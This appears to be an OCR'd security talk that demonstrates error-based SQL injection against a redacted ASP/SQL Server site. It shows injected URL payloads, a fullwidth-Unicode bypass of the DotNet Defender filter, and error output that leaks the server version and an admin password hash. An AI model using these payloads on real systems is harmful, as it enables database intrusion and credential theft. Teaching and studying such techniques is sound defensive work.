
```
http://[redacted]main.asp?goto=[redacted].asp&[redacted]=1 or 1 in (select user)--&pid=[redacted]
```

[redacted]

[redacted]

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Conversion failed when converting the nvarchar value 'dbo' to data
type int.

/CUSScripts.asp, line 1659
```

DotNet Defender


[redacted] - Mozilla Firefox
File Edit View History Bookmarks Tools Help
[redacted]%20%uff4f%uff52%u0020%uff11%u00
Google
Most Visited Getting Started Latest Headlines
Done

[redacted]


[redacted]

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2005 - 9.00.3077.00 (Intel X86) Dec 17 2008 15:19:45 Copyright (c) 1988-2005 Microsoft Corporation Workgroup Edition on Windows NT 5.2 (Build 3790: Service Pack 2) ' to data type int.

/CUSScripts.asp, line 1732

Dumping Admin PW – sorry DotNet Defender


[redacted] - Mozilla Firefox

File Edit View History Bookmarks Tools Help
Most Visited Getting Started Latest Headlines
Google
Done

[redacted]1 or 1 in (select master.dbo.fn_varbintohex

[redacted]

[redacted]

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Conversion failed when converting the nvarchar value
'0x01004086ceb6f8141be37de72b10050c2dcd746e96c8af6a05b8' to data type int.

/CUSScripts.asp, line 1732
```

Basic References

SQL Tutorials:

http://www.sql-tutorial.net/

SQL Injection Tutorials

http://www.securitydocs.com/library/3587

http://www.astalavista.com/index.php?section=docsys&cmd=details&id=42

SQL Injection Cheatsheets:

http://pentestmonkey.net/blog/mssql-sql-injection-cheat-sheet/

http://pentestmonkey.net/blog/mysql-sql-injection-cheat-sheet/

References For This Presentation

Lots, and lots, and lots of late nights with rum and coke at my side...

Paul Battista's ToorCon 9 Presentation

http://www.securityexperiment.com/se/documents/Overlooked%20SQL%20Injection%2020071021.pdf

Brad Warneck's GCIA Paper

http://www.giac.org/certified_professionals/practicals/gcia/1231.php

Holla @ Me....

You want the presentation?????

Buy me a rum and coke or email me....

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